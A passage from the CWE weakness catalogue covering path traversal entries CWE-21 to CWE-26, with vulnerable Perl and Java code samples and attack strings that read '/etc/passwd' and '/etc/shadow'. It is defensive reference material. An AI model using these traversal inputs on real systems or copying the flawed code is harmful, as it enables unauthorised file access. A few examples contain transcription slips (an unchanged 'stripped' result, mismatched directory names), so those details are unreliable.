52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
63	Simple Script Injection	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
66	SQL Injection	
67	String Format Overflow in syslog()	
71	Using Unicode Encoding to Bypass Validation Logic	
72	URL Encoding	
73	User-Controlled Filename	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	
81	Web Logs Tampering	
83	XPath Injection	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
88	OS Command Injection	
91	XSS in IMG Tags	
99	XML Parser Attack	
101	Server Side Include (SSI) Injection	
104	Cross Zone Scripting	
106	Cross Site Scripting through Log Files	
108	Command Line Execution through SQL Injection	
109	Object Relational Mapping Injection	
110	SQL Injection through SOAP Parameter Tampering	
171	Variable Manipulation	

References

Jim Manico. "Input Validation with ESAPI - Very Important". 2008-08-15. < <http://manicode.blogspot.com/2008/08/input-validation-with-esapi.html> >.

"OWASP Enterprise Security API (ESAPI) Project". < <http://www.owasp.org/index.php/ESAPI> >.

Joel Scambray, Mike Shema and Caleb Sima. "Hacking Exposed Web Applications, Second Edition". Input Validation Attacks. McGraw-Hill. 2006-06-05.

Jeremiah Grossman. "Input validation or output filtering, which is better?". 2007-01-30. < <http://jeremiahgrossman.blogspot.com/2007/01/input-validation-or-output-filtering.html> >.

Kevin Beaver. "The importance of input validation". 2006-09-06. < http://searchsoftwarequality.techtarget.com/tip/0,289483,sid92_gci1214373,00.html >.

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 10, "All Input Is Evil!" Page 341. 2nd Edition. Microsoft. 2002.

Maintenance Notes

Input validation - whether missing or incorrect - is such an essential and widespread part of secure development that it is implicit in many different weaknesses. Traditionally, problems such as buffer overflows and XSS have been classified as input validation problems by many security professionals. However, input validation is not necessarily the only protection mechanism available for avoiding such problems, and in some cases it is not even sufficient. The CWE team has begun capturing these subtleties in chains within the Research Concepts view (CWE-1000), but more work is needed.

CWE-21: Pathname Traversal and Equivalence Errors

Category ID: 21 (Category)

Status: Incomplete

Description

Summary

Weaknesses in this category can be used to access files outside of a restricted directory (path traversal) or to perform operations on files that would otherwise be restricted (path equivalence).

Extended Description

Files, directories, and folders are so central to information technology that many different weaknesses and variants have been discovered. The manipulations generally involve special characters or sequences in pathnames, or the use of alternate references or channels.

Applicable Platforms






Languages

- All

Potential Mitigations

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		20	Improper Input Validation	699	15
ParentOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	699	25
ParentOf		41	Improper Resolution of Path Equivalence	699	53
ParentOf		59	Improper Link Resolution Before File Access ('Link Following')	699	65
ParentOf		66	Improper Handling of File Names that Identify Virtual Resources	699	71

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Pathname Traversal and Equivalence Errors

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
72	URL Encoding	
78	Using Escaped Slashes in Alternate Encoding	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Weakness ID: 22 (Weakness Class)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the software does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

Extended Description

Many file operations are intended to take place within a restricted directory. By using special elements such as "." and "/" separators, attackers can escape outside of the restricted location to access files or directories that are elsewhere on the system. One of the most common special elements is the ".." sequence, which in most modern operating systems is interpreted as the parent directory of the current location. This is referred to as relative path traversal. Path traversal also covers the use of absolute pathnames such as "/usr/local/bin", which may also be useful in accessing unexpected files. This is referred to as absolute path traversal.

In many programming languages, the injection of a null byte (the 0 or NUL) may allow an attacker to truncate a generated filename to widen the scope of attack. For example, the software may add ".txt" to any pathname, thus limiting the attacker to text files, but a null injection may effectively remove this restriction.

Alternate Terms

Directory traversal

Path traversal

"Path traversal" is preferred over "directory traversal," but both terms are attack-focused.

Terminology Notes

Like other weaknesses, terminology is often based on the types of manipulations used, instead of the underlying weaknesses. Some people use "directory traversal" only to refer to the injection of "." and equivalent sequences whose specific meaning is to traverse directories.

Other variants like "absolute pathname" and "drive letter" have the *effect* of directory traversal, but some people may not call it such, since it doesn't involve "." or equivalent.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Integrity

Execute unauthorized code or commands

The attacker may be able to create or overwrite critical files that are used to execute code, such as programs or libraries.

Integrity

Modify files or directories

The attacker may be able to overwrite or create critical files, such as programs, libraries, or important data. If the targeted file is used for a security mechanism, then the attacker may be able to bypass that mechanism. For example, appending a new account at the end of a password file may allow an attacker to bypass authentication.

Confidentiality**Read files or directories**

The attacker may be able to read the contents of unexpected files and expose sensitive data. If the targeted file is used for a security mechanism, then the attacker may be able to bypass that mechanism. For example, by reading a password file, the attacker could conduct brute force password guessing attacks in order to break into an account on the system.

Availability**DoS: crash / exit / restart**

The attacker may be able to overwrite, delete, or corrupt unexpected critical files such as programs, libraries, or important data. This may prevent the software from working at all and in the case of a protection mechanisms such as authentication, it has the potential to lockout every user of the software.

Likelihood of Exploit

High to Very High

Detection Methods**Automated Static Analysis****High**

Automated techniques can find areas where path traversal weaknesses exist. However, tuning or customization may be required to remove or de-prioritize path-traversal problems that are only exploitable by the software's administrator - or other privileged users - and thus potentially valid behavior or, at worst, a bug instead of a vulnerability.

Manual Static Analysis**High**

Manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all file access operations can be assessed within limited time constraints.

Demonstrative Examples**Example 1:**

The following code could be for a social networking application in which each user's profile information is stored in a separate file. All files are stored in a single directory.

Perl Example:*Bad Code*

```
my $dataPath = "/users/cwe/profiles";
my $username = param("user");
my $profilePath = $dataPath . "/" . $username;
open(my $fh, "<$profilePath") || ExitError("profile read error: $profilePath");
print "<ul>\n";
while (<$fh>) {
    print "<li>$_</li>\n";
}
print "</ul>\n";
```

While the programmer intends to access files such as "/users/cwe/profiles/alice" or "/users/cwe/profiles/bob", there is no verification of the incoming user parameter. An attacker could provide a string such as:

Attack

```
../../../../etc/passwd
```

The program would generate a profile pathname like this:

Result

```
/users/cwe/profiles../../../../etc/passwd
```

When the file is opened, the operating system resolves the "../" during path canonicalization and actually accesses this file:

Result

```
/etc/passwd
```

As a result, the attacker could read the entire text of the password file.

Notice how this code also contains an error message information leak (CWE-209) if the user parameter does not produce a file that exists: the full pathname is provided. Because of the lack of output encoding of the file that is retrieved, there might also be a cross-site scripting problem (CWE-79) if profile contains any HTML, but other code would need to be examined.

Example 2:

In the example below, the path to a dictionary file is read from a system property and used to initialize a File object.

Java Example:

Bad Code

```
String filename = System.getProperty("com.domain.application.dictionaryFile");
File dictionaryFile = new File(filename);
```

However, the path is not validated or modified to prevent it from containing relative or absolute path sequences before creating the File object. This allows anyone who can control the system property to determine what file is used. Ideally, the path should be resolved relative to some kind of application or user home directory.

Example 3:

The following code takes untrusted input and uses a regular expression to filter "../" from the input. It then appends this result to the /home/user/ directory and attempts to read the file in the final resulting path.

Perl Example:

Bad Code

```
my $Username = GetUntrustedInput();
$Username =~ s/\.\.//;
my $filename = "/home/user/" . $Username;
ReadAndSendFile($filename);
```

Since the regular expression does not have the /g global match modifier, it only removes the first instance of "../" it comes across. So an input value such as:

Attack

```
../../../../etc/passwd
```

will have the first "../" stripped, resulting in:

Result

```
../../../../etc/passwd
```

This value is then concatenated with the /home/user/ directory:

Result

```
/home/user../../../../etc/passwd
```

which causes the /etc/passwd file to be retrieved once the operating system has resolved the ../ sequences in the pathname. This leads to relative path traversal (CWE-23).

Example 4:

The following code attempts to validate a given input path by checking it against a white list and once validated delete the given file. In this specific case, the path is considered valid if it starts with the string "/safe_dir/".

Java Example:

Bad Code

```
String path = getInputPath();
if (path.startsWith("/safe_dir/"))
{
    File f = new File(path);
    f.delete()
}
```

An attacker could provide an input such as this:

```
/safe_dir/../../../../important.dat
```

The software assumes that the path is valid because it starts with the "/safe_path/" sequence, but the "../" sequence will cause the program to delete the important.dat file in the parent directory

Example 5:

The following code demonstrates the unrestricted upload of a file with a Java servlet and a path traversal vulnerability. The HTML code is the same as in the previous example with the action attribute of the form sending the upload file request to the Java servlet instead of the PHP code.

HTML Example:

Good Code

```
<form action="FileUploadServlet" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

When submitted the Java servlet's doPost method will receive the request, extract the name of the file from the Http request header, read the file contents from the request and output the file to the local upload directory.

Java Example:

Bad Code

```
public class FileUploadServlet extends HttpServlet {
...
protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException,
IOException {
    response.setContentType("text/html");
    PrintWriter out = response.getWriter();
    String contentType = request.getContentType();
    // the starting position of the boundary header
    int ind = contentType.indexOf("boundary=");
    String boundary = contentType.substring(ind+9);
    String pLine = new String();
    String uploadLocation = new String(UPLOAD_DIRECTORY_STRING); //Constant value
    // verify that content type is multipart form data
    if (contentType != null && contentType.indexOf("multipart/form-data") != -1) {
        // extract the filename from the Http header
        BufferedReader br = new BufferedReader(new InputStreamReader(request.getInputStream()));
        ...
        pLine = br.readLine();
        String filename = pLine.substring(pLine.lastIndexOf("\\", pLine.lastIndexOf("\\"));
        ...
        // output the file to the local upload directory
        try {
            BufferedWriter bw = new BufferedWriter(new FileWriter(uploadLocation+filename, true));
            for (String line; (line=br.readLine())!=null; ) {
                if (line.indexOf(boundary) == -1) {
                    bw.write(line);
                    bw.newLine();
                    bw.flush();
                }
            } //end of for loop
            bw.close();
        } catch (IOException ex) {...}
        // output successful upload response HTML page
    }
    // output unsuccessful upload response HTML page
    else
    {...}
}
...
}
```

This code does not check the filename that is provided in the header, so an attacker can use "../" sequences to write to files outside of the intended directory. Depending on the executing environment, the attacker may be able to specify arbitrary files to write to, leading to a wide variety of consequences, from code execution, XSS (CWE-79), or system crash.

Also, this code does not perform a check on the type of the file being uploaded. This could allow an attacker to upload any executable file or other file with malicious code (CWE-434).

Observed Examples

Reference	Description
CVE-2008-5748	Chain: external control of values for user's desired language and theme enables path traversal.
CVE-2009-0244	OBEX FTP service for a Bluetooth device allows listing of directories, and creation or reading of files using ".." sequences..
CVE-2009-4013	Software package maintenance program allows overwriting arbitrary files using "../" sequences.
CVE-2009-4053	FTP server allows creation of arbitrary directories using ".." in the MKD command.
CVE-2009-4194	FTP server allows deletion of arbitrary files using ".." in the DELE command.
CVE-2009-4449	Bulletin board allows attackers to determine the existence of files using the avatar.
CVE-2009-4581	PHP program allows arbitrary code execution using ".." in filenames that are fed to the include() function.
CVE-2010-0012	Overwrite of files using a .. in a Torrent file.
CVE-2010-0013	Chat program allows overwriting files using a custom smiley request.
CVE-2010-0467	Newsletter module allows reading arbitrary files using "../" sequences.

Potential Mitigations

Implementation

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.

Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation**Input Validation**

Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180). Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Use a built-in path canonicalization function (such as `realpath()` in C) that produces the canonical version of the pathname, which effectively removes "." sequences and symbolic links (CWE-23, CWE-59). This includes:

- `realpath()` in C
- `getCanonicalPath()` in Java
- `GetFullPath()` in ASP.NET
- `realpath()` or `abs_path()` in Perl
- `realpath()` in PHP

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design**Enforcement by Conversion**

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI `AccessReferenceMap` provide this capability.

Architecture and Design**Operation****Sandbox or Jail**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Architecture and Design**Operation****Identify and Reduce Attack Surface**

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.

Implementation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success.

If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

In the context of path traversal, error messages which disclose path information can help attackers craft the appropriate attack strings to move through the file system hierarchy.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Other Notes

Incomplete diagnosis or reporting of vulnerabilities can make it difficult to know which variant is affected. For example, a researcher might say that `..\` is vulnerable, but not test `..\.` which may also be vulnerable.

Any combination of the items below can provide its own variant, e.g. `///..` is not listed (CVE-2004-0325).

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	21	Pathname Traversal and Equivalence Errors	699	24
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf	G	706	Use of Incorrectly-Resolved Name or Reference	1000	842
ChildOf	C	715	OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference	629	848
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf	C	802	2010 Top 25 - Risky Resource Management	800	936
ChildOf	C	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	809	949
CanFollow	G	20	<i>Improper Input Validation</i>	1000	15
ParentOf	B	23	<i>Relative Path Traversal</i>	699	33
				1000	
ParentOf	B	36	<i>Absolute Path Traversal</i>	699	48
				1000	
CanFollow	G	73	<i>External Control of File Name or Path</i>	1000	77
CanFollow	G	172	<i>Encoding Error</i>	1000	250
MemberOf	V	635	<i>Weaknesses Used by NVD</i>	635	738

Relationship Notes

Pathname equivalence can be regarded as a type of canonicalization error.

Some pathname equivalence issues are not directly related to directory traversal, rather are used to bypass security-relevant checks for whether a file/directory can be accessed by the attacker (e.g. a trailing "/" on a filename could bypass access rules that don't expect a trailing /, causing a server to provide the file when it normally would not).

Research Gaps

Many variants of path traversal attacks are probably under-studied with respect to root cause. CWE-790 and CWE-182 begin to cover part of this gap.

Affected Resources

- File/Directory

Relevant Properties

- Equivalence

Functional Areas

- File processing

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Path Traversal
OWASP Top Ten 2007	A4	CWE More Specific	Insecure Direct Object Reference
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control
CERT C Secure Coding	FIO02-C		Canonicalize path names originating from untrusted sources
WASC	33		Path Traversal

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
23	File System Function Injection, Content Based	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
76	Manipulating Input to File System Calls	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
139	Relative Path Traversal	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 11, "Directory Traversal and Using Parent Paths (..)" Page 370. 2nd Edition. Microsoft. 2002.
 [REF-17] OWASP. "OWASP Enterprise Security API (ESAPI) Project". < <http://www.owasp.org/index.php/ESAPI> >.
 OWASP. "Testing for Path Traversal (OWASP-AZ-001)". < [http://www.owasp.org/index.php/Testing_for_Path_Traversal_\(OWASP-AZ-001\)](http://www.owasp.org/index.php/Testing_for_Path_Traversal_(OWASP-AZ-001)) >.
 Johannes Ullrich. "Top 25 Series - Rank 7 - Path Traversal". SANS Software Security Institute. 2010-03-09. < <http://blogs.sans.org/appsecstreetfighter/2010/03/09/top-25-series-rank-7-path-traversal/> >.

CWE-23: Relative Path Traversal

Weakness ID: 23 (*Weakness Base*)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following URLs are vulnerable to this attack:

Bad Code

```
http://example.com.br/get-files.jsp?file=report.pdf
http://example.com.br/get-page.php?home=aaa.html
http://example.com.br/some-page.asp?page=index.html
```

A simple way to execute this attack is like this:

Attack

```
http://example.com.br/get-files?file=../../../../somedir/somefile
http://example.com.br/../../../../etc/shadow
http://example.com.br/get-files?file=../../../../etc/passwd
```

Example 2:

The following code demonstrates the unrestricted upload of a file with a Java servlet and a path traversal vulnerability. The HTML code is the same as in the previous example with the action attribute of the form sending the upload file request to the Java servlet instead of the PHP code.

HTML Example:

Good Code

```
<form action="FileUploadServlet" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="filename"/>
<br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

When submitted the Java servlet's doPost method will receive the request, extract the name of the file from the Http request header, read the file contents from the request and output the file to the local upload directory.

Java Example:

Bad Code

```

public class FileUploadServlet extends HttpServlet {
    ...
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException,
    IOException {
        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        String contentType = request.getContentType();
        // the starting position of the boundary header
        int ind = contentType.indexOf("boundary=");
        String boundary = contentType.substring(ind+9);
        String pLine = new String();
        String uploadLocation = new String(UPLOAD_DIRECTORY_STRING); //Constant value
        // verify that content type is multipart form data
        if (contentType != null && contentType.indexOf("multipart/form-data") != -1) {
            // extract the filename from the Http header
            BufferedReader br = new BufferedReader(new InputStreamReader(request.getInputStream()));
            ...
            pLine = br.readLine();
            String filename = pLine.substring(pLine.lastIndexOf("\n"), pLine.lastIndexOf("\n"));
            ...
            // output the file to the local upload directory
            try {
                BufferedWriter bw = new BufferedWriter(new FileWriter(uploadLocation+filename, true));
                for (String line; (line=br.readLine())!=null; ) {
                    if (line.indexOf(boundary) == -1) {
                        bw.write(line);
                        bw.newLine();
                        bw.flush();
                    }
                } //end of for loop
                bw.close();
            } catch (IOException ex) {...}
            // output successful upload response HTML page
        }
        // output unsuccessful upload response HTML page
        else
        {...}
    }
    ...
}

```

As with the previous example this code does not perform a check on the type of the file being uploaded. This could allow an attacker to upload any executable file or other file with malicious code.

Additionally, the creation of the `BufferedWriter` object is subject to relative path traversal (CWE-22, CWE-23). Depending on the executing environment, the attacker may be able to specify arbitrary files to write to, leading to a wide variety of consequences, from code execution, XSS (CWE-79), or system crash.

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	699 1000	25
ParentOf		24	Path Traversal: '../filedir'	699 1000	35
ParentOf		25	Path Traversal: '/../filedir'	699 1000	36
ParentOf		26	Path Traversal: '/dir/../filename'	699 1000	37
ParentOf		27	Path Traversal: 'dir/../filename'	699 1000	38
ParentOf		28	Path Traversal: '..filedir'	699 1000	39
ParentOf		29	Path Traversal: '\.filename'	699 1000	40
ParentOf		30	Path Traversal: 'dir..filename'	699 1000	41
ParentOf		31	Path Traversal: 'dir\..\filename'	699 1000	43
ParentOf		32	Path Traversal: '...' (Triple Dot)	699 1000	44
ParentOf		33	Path Traversal: '....' (Multiple Dot)	699 1000	45
ParentOf		34	Path Traversal: '.../'	699 1000	46
ParentOf		35	Path Traversal: '.../.../'	699 1000	47

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Relative Path Traversal

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
23	File System Function Injection, Content Based	
76	Manipulating Input to File System Calls	

References

OWASP. "OWASP Attack listing". < http://www.owasp.org/index.php/Relative_Path_Traversal >.

CWE-24: Path Traversal: '../filedir'

Weakness ID: 24 (Weakness Variant) Status: Incomplete

Description Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize "../" sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The "../" manipulation is the canonical manipulation for operating systems that use "/" as directory separators, such as UNIX- and Linux-based systems. In some cases, it is useful for bypassing protection schemes in environments for which "/" is supported but not the primary separator, such as Windows, which uses "\" but can also accept "/".

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf	⊗	23	Relative Path Traversal	☑	699 33 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'../filedir'

CWE-25: Path Traversal: '/../filedir'

Weakness ID: 25 (Weakness Variant) Status: Incomplete

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize "../" sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

Sometimes a program checks for "../" at the beginning of the input, so a "../" can bypass that check.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice.

Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name		Page
ChildOf		23	Relative Path Traversal	<input checked="" type="checkbox"/>	33
				699	1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	'../filedir

CWE-26: Path Traversal: '/dir../filename'

Weakness ID: 26 (Weakness Variant)

Status: Draft

Description

Summary

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize "/dir../filename" sequences that can resolve to a location that is outside of that directory.

Extended Description

This allows attackers to traverse the file system to access files or directories that are outside of the restricted directory.

The '/dir/../../filename' manipulation is useful for bypassing some path traversal protection schemes. Sometimes a program only checks for "../" at the beginning of the input, so a "../" can bypass that check.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Technology Classes

- Web-Server (*Often*)

Potential Mitigations

Assume all input is malicious. Attackers can insert paths into input vectors and traverse the file system. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A filtering mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the filtering mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the filtering mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. See CWE-182 (Collapse of Data Into Unsafe Value).

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

